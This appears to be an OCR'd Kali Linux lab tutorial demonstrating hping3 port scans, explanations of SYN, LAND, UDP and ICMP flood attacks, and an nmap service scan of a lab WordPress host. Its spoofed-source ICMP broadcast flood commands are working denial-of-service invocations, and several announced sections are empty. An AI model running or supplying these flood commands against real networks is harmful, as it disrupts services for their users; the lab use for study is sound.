
KALI

BY OFFENSIVE SECURITY

Kali Linux Project

22.04.2021



Part 1: hping3

Hping is a command-line oriented TCP/IP packet assembler/analyzer. The interface is inspired to the ping(8) unix command, but hping isn't only able to send ICMP echo requests. It supports TCP, UDP, ICMP and RAW-IP protocols, has a traceroute mode, the ability to send files between a covered channel, and many other features.

[+] IP/Port Scanning :

The Port Scanner tool will provide you with information regarding valid methods of connecting to a network. Furthermore, scanning your network for open ports and determine if those open ports need to be closed to provide more network security and less vulnerabilities.


[-] Perform port scanning with hping3

```
┌──(mazy㉿Fsociety)-[~]
└─$ hping3 -h |grep scan
  -8  --scan        SCAN mode.
                    Example: hping --scan 1-30,70-90 -S www.target.host
```

```
┌──(mazy㉿Fsociety)-[~]
└─$ sudo hping3 192.168.81.142 --scan 80 -S
Scanning 192.168.81.142 (192.168.81.142), port 80
1 ports to scan, use -V to see all the replies
+----+------------+---------+---+-----+-----+-----+
|port| serv name  |  flags  |ttl| id  | win | len |
+----+------------+---------+---+-----+-----+-----+
   80 http       : .S..A...  64     0 64240    46
All replies received. Done.
Not responding ports:

┌──(mazy㉿Fsociety)-[~]
└─$ sudo hping3 192.168.81.142 --scan 80,22,443 -S
Scanning 192.168.81.142 (192.168.81.142), port 80,22,443
3 ports to scan, use -V to see all the replies
+----+------------+---------+---+-----+-----+-----+
|port| serv name  |  flags  |ttl| id  | win | len |
+----+------------+---------+---+-----+-----+-----+
   22 ssh        : .S..A...  64     0 64240    46
   80 http       : .S..A...  64     0 64240    46
All replies received. Done.
Not responding ports:

┌──(mazy㉿Fsociety)-[~]
└─$
```

first command : Scan single port "80" host "192.168.81.142"

second command : Scan multiple specific ports ”80, 22,443”




scan range (1-1000)

[+] Generate DoS traffic

[-] TCP syn flooding :

A SYN flood is a form of denial-of-service attack in which an attacker rapidly initiates a connection to a server without finalizing the connection. The server has to spend resources waiting for half-opened connections, which can consume enough resources to make the system unresponsive to legitimate traffic. The packet that the attacker sends is the SYN packet, a part of TCP's three-way handshake used to establish a connection




Part 1 : Ping latency before Syn Flood attack on port “80”

Part 1 : Ping latency after Syn Flood attack on port “80”


[-] Land attack:

A LAND Attack is a Layer 4 Denial of Service (DoS) attack in which, the attacker sets the source and destination information of a TCP segment to be the same. A vulnerable machine will crash or freeze due to the packet being repeatedly processed by the TCP stack.



-V verbose out, **-c** to specify the number of packets, **-d** is the sise of the packets, **-s** is the source port, **-S** is the syn packets, **-k** preserves the source port, **-a** Spoofs the source addresse

[-] UDP flooding attack:



[-] ICMP flooding attack :

An ICMP request requires some server resources to process each request and to send a response. The request also requires bandwidth on both the incoming message (echo-request) and outgoing response (echo-reply). The Ping Flood attack aims to overwhelm the targeted device's ability to respond to the high number of requests and/or overload the network connection with bogus traffic. By having many devices in a botnet target the same internet property or infrastructure component with ICMP requests, the attack traffic is increased substantially, potentially resulting in a disruption of normal network activity. Historically, attackers would often spoof in a bogus IP address in order to mask the sending device. With modern botnet attacks, the malicious actors rarely see the need to mask the bot's IP, and instead rely on a large network of un-spoofed bots to saturate a target's capacity

1- The attacker sends many ICMP echo request packets to the targeted server using multiple devices.

2- The targeted server then sends an ICMP echo reply packet to each requesting device's IP address as a response.

-1 for ICMP, **192.168.81.255** broadcast address

```
┌──(mazy㉿Fsociety)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:0c:29:05:a8:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.81.136/24 brd 192.168.81.255 scope global dynamic noprefixroute eth0
       valid_lft 1383sec preferred_lft 1383sec
    inet6 fe80::20c:29ff:fe05:a8d5/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(mazy㉿Fsociety)-[~]
└─$ sudo hping3 -1 --flood -a 192.168.81.142 192.168.81.255
HPING 192.168.81.255 (eth0 192.168.81.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


[-] Fragmented ICMP packets

```
┌──(mazy㉿Fsociety)-[~]
└─$ sudo hping3 -1 --flood --frag -a 192.168.81.142 192.168.81.255
HPING 192.168.81.255 (eth0 192.168.81.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```


[-] No flags packets

```
┌──(mazy㉿Fsociety)-[~]
└─$ sudo hping3 -1 --flood --dontfrag -a 192.168.81.142 192.168.81.255
HPING 192.168.81.255 (eth0 192.168.81.255): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

[-] SYN and FIN packets



[-] Fin without ACK packets




[+] Part 2: NMAP

Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.

Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection. These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features

[-] IP Scanning:




[-] Nmap ports scanning / Remote Operating System detection :

Port scanning


```
┌──(mazy㉿Fsociety)-[~]
└─$ nmap -sC -sV 192.168.81.142
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-22 16:21 EDT
Nmap scan report for 192.168.81.142
Host is up (0.0014s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c3:23:e3:ee:a9:33:e1:f3:0d:73:8e:7c:81:cb:eb:b4 (RSA)
|   256 70:41:ac:87:53:33:86:4f:ab:35:06:de:d9:e6:62:7f (ECDSA)
|_  256 89:7f:99:99:82:d7:03:36:3c:67:cc:6b:c1:ef:6e:7b (ED25519)
80/tcp open  http    Apache httpd 2.4.38 ((Debian))
|_http-generator: WordPress 5.7.1
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Vul &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.93 seconds
```

Os detection

